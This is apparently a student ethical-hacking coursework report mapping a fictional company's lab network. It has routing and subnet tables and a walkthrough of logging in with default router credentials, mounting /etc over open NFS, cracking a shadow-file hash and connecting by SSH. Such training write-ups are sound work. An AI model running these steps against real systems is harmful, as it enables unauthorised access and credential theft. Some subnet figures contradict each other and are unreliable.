Networking Infostructure Assessment

Jordan Gribben

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2020/21

.

Abstract

ACME Inc have recently parted ways with their network manager. After which, it was been discovered there has been a lack of documentation created for the network. This have been raised within the company and senior management are concerned about the security of their network.

This report covers the complete network investigation on the ACME Inc network, this includes a full network topology, with a detailed network diagram, as well as corresponding routing and subnet tables. Alongside this the report contains a walkthrough of each vulnerability found along with a security evaluation at the end on how to mitigate these issues.

By the end of the investigation it was concluded that the ACME Inc network was insecure due to various vulnerabilities found on devices within the network. These vulnerabilities allow for an attacker to gain access to the network and steal valuable data. additionally, it was found that the networks current structure is inefficient, as if one connection was to fail it would affect the entire network. Therefore, it is recommended the network take on a new format in order to increase its resilience to failure.

.

Contents

.

.

1 INTRODUCTION

1.1 BACKGROUND

When creating a network, documentation is crucial, not only so that the network can be more easily managed and accessible to all, but for when a handover is needed.

Due to unfortunate circumstances ACME Inc have recently parted ways with their previous network manager. When ACME Inc went to review their network documentation, there was no evidence that any had been produced only. Due to this lack of documentation the senior management at ACME Inc have raised concerns about the state of their network and its security.

With these concerns ACME Inc have requested a security evaluation of their network. For this evaluations ACME Inc provided a Kali Linux machine with the following credentials:

Kali Machine Login:

- Username – root
- Password – toor

A Kali Linux machine was provided to conduct the investigation, during the network investigation the following tools / software were used:

- Nmap
- Nikto
- Mozilla Firefox
- Metasploit
- John the Ripper
- Draw.io
- wpscan

1.2 AIMS

The aims of the network investigation assessment are as follows:

- Map out and create a detailed network diagram of the ACME Inc network containing all devices within the network.
- Create a routing table identifying all subnet addresses used, the range of hosts available within each subnet and the IP addresses used.
- Identify and disclose any known vulnerabilities found within the network along with ways to fix known issues.
- Providing an overall security evaluation of the network.

2 KEY TERMS


2.1 TERMS USED

Throughout this report Various technical and networking terms will be used. Below is a table featuring the terms used throughout this report and their description.

Term	Description
telnet	A network protocol that allows a user to remotely log into another on the same network
Kali	A version of the Linux operating system that is orientated towards security testing
IP address	A unique address given to each interface within a network so it can be identified
Subnet	A subdivision of a network
http	Hypertext transfer protocol
https	Hyper Text Transfer Protocol Secure
SSH	Secure Socket Shell. A secure version of Telnet
NFS	Network File system
UDP	User Datagram protocol
TCP	Transmission Control Protocol
Nmap	Network mapper
Router	A device that routes data through a network
Switch	A device that allows for multiple machines to be connected
Bash	A Unix Shell
Packet	Small blocks of data, constructed in a way to be sent which enables them to be properly sent over a network, these make up the network traffic
Port forwarding	Configuring a device allowing access from external devices to a port or service from the host device
Interface	A term given to the various physical ports on a device
DHCP Server	A server that automates the process of assigning and managing the IP addresses on the network.

3 NETWORK TOPOLOGY

3.1 NETWORK DIAGRAM



3.2 ROUTING TABLE

Device	Interface	Subnet address	Sub netmask	IP address	Default gateway	Broadcast
Router 1	Eth0	192.168.0.192/27	255.255.255.224	192.168.0.200	192.168.0.193	192.168.0.223
				192.168.0.203		
				192.168.0.210		
	Eth1	***192.168.0.224/30***	***255.255.255.252***	***192.168.0.226***	***192.168.0.225***	***192.168.0.227***
	Eth2	172.16.221.0/24	255.255.255.0	172.16.221.237	172.16.221.16	172.16.221.255
Router 2	***Eth0***	***192.168.0.224/30***	***255.255.255.252***	***192.168.0.225***	***192.168.0.226***	***192.168.0.227***
	Eth1	192.168.0.32/27	255.255.255.224	192.168.0.34	192.168.0.33	192.168.0.63
		13.13.13.0/24	255.255.255.0	13.13.13.12		13.13.13.0
				13.13.13.13		
	Eth2	***192.168.0.228/30***	***255.255.255.252***	***192.168.0.230***	***192.168.0.229***	***192.168.0.231***
Router 3	***Eth0***	***192.168.0.228/30***	***255.255.255.252***	***192.168.0.229***	***192.168.0.230***	***192.168.0.231***
	Eth1	192.168.0.128/27	255.255.255.224	192.168.0.130	192.168.0.129	192.168.0.159
	Eth2	***192.168.0.232/30***	***255.255.255.252***	***192.168.0.234***	***192.168.0.233***	***192.168.0.235***
Firewall	***WAN***	***192.168.0.232/30***	***255.255.255.252***	***192.168.0.233***	***192.168.0.234***	***192.168.0.235***
	DMZ	192.168.0.240/30	255.255.255.252	192.168.0.242	192.168.0.241	192.168.0.243
	LAN	***192.168.0.96/27***	***255.255.255.252***	***192.168.0.97***	***192.168.0.97***	***192.168.0.127***
Router 4	***Eth0***	***192.168.0.96/27***	***255.255.255.224***	***192.168.0.98***	***192.168.0.97***	***192.168.0.127***
	Eth1	192.168.0.64/27	255.255.255.224	192.168.0.66	192.168.0.65	192.168.0.95

3.3 SUBNET TABLE

Subnet Address	Subnet Mask	Host Range	Number of Useable Hosts	IP Addresses Used	Broadcast Address
192.168.0.32/27	255.255.255.224	192.168.0.33 – 192.168.0.63	30	192.168.0.33 192.168.0.34	192.168.0.63
192.168.0.64/27	255.255.255.224	192.168.0.65 – 192.168.0.94	30	192.168.0.65 192.168.0.66	192.168.0.95
192.168.0.96/27	255.255.255.224	192.168.0.97 – 192.168.0.126	30	192.168.0.97 192.168.0.98	192.168.0.127
192.168.0.128/27	255.255.255.224	192.168.0.129 – 192.168.0.158	30	192.168.0.129 192.168.0.130	192.168.0.159
192.168.0.192/27	255.255.255.224	192.168.0.193 – 192.168.0.222	30	192.168.0.193 192.168.0.200 192.168.0.203 192.168.0.210	192.168.0.223
192.168.0.224/30	255.255.255.252	192.168.0.225 – 192.168.0.226	2	192.168.0.225 192.168.0.226	192.168.0.227
192.168.0.228/30	255.255.255.252	192.168.0.229 – 192.168.0.230	2	192.168.0.229 192.168.0.230	192.168.0.231
192.168.0.232/30	255.255.255.252	192.168.0.233 – 192.168.0.234	2	192.168.0.233 192.168.0.234	192.168.0.235
192.168.0.240/30	255.255.255.252	192.168.0.241 – 192.168.0.242	2	192.168.0.241 192.168.0.242	192.168.0.243
172.16.221.0/24	255.255.255.0	192.168.0.1 – 192.168.0.254	254	172.16.221.16 172.16.221.237	172.16.221.255
13.13.13.0/24	255.255.255.0	192.168.0.1 – 192.168.0.254	254	13.13.13.12 13.13.13.13	13.13.13.255

3.4 PORT TABLE

All devices went through both a TCP and UDP nmap scan's in order to reveal any open ports, the results of these scans can be seen in appendix A and appendix B

Device	Open Port's	Description
VyOS Router 1	22 23 80 443 123 161	SSH telnet http https NTP SNMP
VyOS Router 2	23 80 443 123 161	telnet http https NTP SNMP
VyOS Router 3	23 80 443 123 161 402	telnet http https NTP SNMP genie
VyOS Router 4	23 80 443	telnet http https
Firewall	53 80 2601 2604 2605	Domain http Zebra Ospfd bgpd
DHCP Server	67	Filtered DHCPs
Web Server 1	80 443	http https
Web Server 2	22 80 111 631 5353	SSH http RCPbind Filtered ipp RCPbind MDNS
PC 1	22 111 2049 5353	SSH RPCbind NFS mdns
PC 2	22 111	SSH RPCbind

	2049 5353	NFS MDNS
PC 3	22 5353	SSH mdns
PC 4	22 111 2049 5353	SSH RPCbind NFS MDNS
PC 5	22 111 2049	SSH RPCbind NFS

4 NETWORK MAPPING

4.1 SCANNING THE NETWORK

Upon starting the network evaluation, the command “ifconfig” was used in the Kali machines terminal in order to determine its IP address, the results can be seen below in Figure A.




Figure A – ifconfig on the kali machine

From this it can be determined that the Kali Machine is using the IP of 192.168.0.200 with a subnet mask of 255.255.255.254 and a broadcast address of 192.168.0.233. Using the subnet address for the Kali machine can be calculated, using the subnet mask and the broadcast address, the calculations can be seen in figure B.




Figure B – Network address calculation

With the subnet address calculated the network was able to be scanned using Nmap, in order to discover the hosts and services on this subnet. This scan was run against the IP address 192.168.0.192/27, this can be seen in figure C below.




Figure C – nmap scan

4.1.1 Router 1

From the Scan seen in figure C there is an open telnet protocol on port 23 for the IP 192.168.0.193, this allows a telnet session to be created in order to remote into the device. Using the command “telnet 192.168.0.193” prompted a VyOS login screen. VyOS is an open source router and firewall platform, like many devices VyOS routers come with a default username and password upon installation. By searching online for “VyOS default credentials” it was found that the default username and password for the VyOS routers are as follows:

- Username – vyos
- Password – vyos

The default credentials were attempted on the VyOS login screen allowing for a successful login. The successful login can be seen in Figure D.




Figure D – telnet connection

Once logged into the VyOS router more information about the network and the routers connection can be gathered. This information was obtained by using the "show interfaces" and "show IP route" commands while in the router. The results of these scans can be seen below in figure E and figure F.




Figure E - interfaces on router 1




Figure F – IP routes on router 1

The information found in figures E and F show that there are 3 subnets connected to this router along with 3 directly connected devices, the devices connected to router 1 are as follows:

- Switch – Connected to router 1 via the eth0 interface is a switch this can be determined due to multiple devices being connected to the router from this interface. Due to all these devices being on the same subnet it can also be determined that the Kali machine is connected to this switch.
- Web Server 1– A web server is directly connected to router 1 via its eth2 interface.
- Router 2 – A second router is directly connected via the eth1 interface on router 1.

4.1.1.1 PC 1

Connected to the switch a PC can be found on the IP 192.168.0.210. The Nmap scan seen in figure C reveals that the 192.168.0.210 IP address has an NFS service on port 2049, along with an SSH on port 22. Using this information an NFS mount was created and the contents of the 210's etc file was listed and can be seen in figure G.

```
root@kali:~# mkdir /tmp/210
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.210:/etc /tmp/210
root@kali:~# cd tmp/210
bash: cd: tmp/210: No such file or directory
root@kali:~# cd /tmp/210
root@kali:/tmp/210# ls
acpi                        debian_version       hostname         lsb-release          profile.d          speech-dispatcher
adduser.conf                default              hosts            ltrace.conf          protocols          ssh
alternatives                deluser.conf         hosts.allow      magic                pulse              ssl
anacrontab                  depmod.d             hosts.deny       magic.mime           purple             subgid
apache2                     dhcp                 hp               mailcap              python             subgid-
apm                         dictionaries-common  idmapd.conf      mailcap.order        python2.7          subuid
apparmor                    dnsmasq.d            ifplugd          manpath.config       python3            subuid-
apparmor.d                  doc-base             iftab            mime.types           python3.4          sudoers
apport                      dpkg                 init             mke2fs.conf          rc0.d              sudoers.d
apt                         drirc                init.d           modprobe.d           rc1.d              sysctl.conf
at-spi2                     emacs                initramfs-tools  modules              rc2.d              sysctl.d
avahi                       environment          inputrc          modules-load.d       rc3.d              systemd
bash.bashrc                 exports              insserv          mtab                 rc4.d              terminfo
bash_completion             firefox              insserv.conf     mtab.fuselock        rc5.d              thunderbird
bash_completion.d           fonts                insserv.conf.d   nanorc               rc6.d              timezone
bindresvport.blacklist      fstab                iproute2         netconfig            rc.local           ucf.conf
blkid.conf                  fstab.d              issue            network              rcS.d              udev
blkid.tab                   fuse.conf            issue.net        NetworkManager       request-key.conf   udisks2
bluetooth                   gai.conf             kbd              networks             request-key.d      ufw
brlapi.key                  gconf                kernel           newt                 resolv.conf        updatedb.conf
brltty                      gdb                  kernel-img.conf  nsswitch.conf        resolvconf         update-manager
brltty.conf                 ghostscript          kerneloops.conf  obex-data-server     rmt                update-motd.d
ca-certificates             gimp                 ldap             opt                  rpc                update-notifier
ca-certificates.conf        gnome                ld.so.cache      os-release           rsyslog.conf       UPower
calendar                    gnome-app-install    ld.so.conf       pam.conf             rsyslog.d          upstart-xsessions
chatscripts                 gnome-system-tools   ld.so.conf.d     pam.d                samba              usb_modeswitch.conf
colord.conf                 groff                legal            papersize            sane.d             usb_modeswitch.d
console-setup               group                libaudit.conf    passwd               securetty          vim
cron.d                      group-               libnl-3          passwd-              security           vtrgb
cron.daily                  grub.d               libpaper.d       pcmcia               selinux            wgetrc
cron.hourly                 gshadow              lightdm          perl                 sensors3.conf      wpa_supplicant
cron.monthly                gshadow-             lintianrc        pki                  sensors.d          X11
crontab                     gssapi_mech.conf     locale.alias     pm                   services           xdg
cron.weekly                 gtk-2.0              localtime        pnm2ppa.conf         sgml               xfce4
cups                        gtk-3.0              logcheck         polkit-1             shadow             xml
cupshelpers                 gtkmathview          login.defs       popularity-contest.conf  shadow-        xul-ext
dbus-1                      hdparm.conf          logrotate.conf   ppp                  shells             zsh_command_not_found
debconf.conf                host.conf            logrotate.d      profile              skel
```

Figure G – NFS mount for 192.168.0.210

The information displayed from the listing revealed various files and folders, one that is of interest in figure G is the “shadow” file, this is due to the shadow file on Linux devices storing hashed user passwords. The shadow file was cat’ed out in order to view the information it stored, this can be seen in figure H.




Figure H – shadow file contents

With the information of the shadow file revealed the hashed password for the “xadmin” account can be found, this password was then extracted and placed into a text file. With the password in the text file the program “John the ripper” was used in order to crack the password hash, the hash cracking process can be seen below in figure I.

Figure I – cracking the hash

With the password hash successfully cracked it revealed the “xadmin” account to be using the password “plums”, after gaining the password in plain text, an SSH connection was established on 192.168.0.210

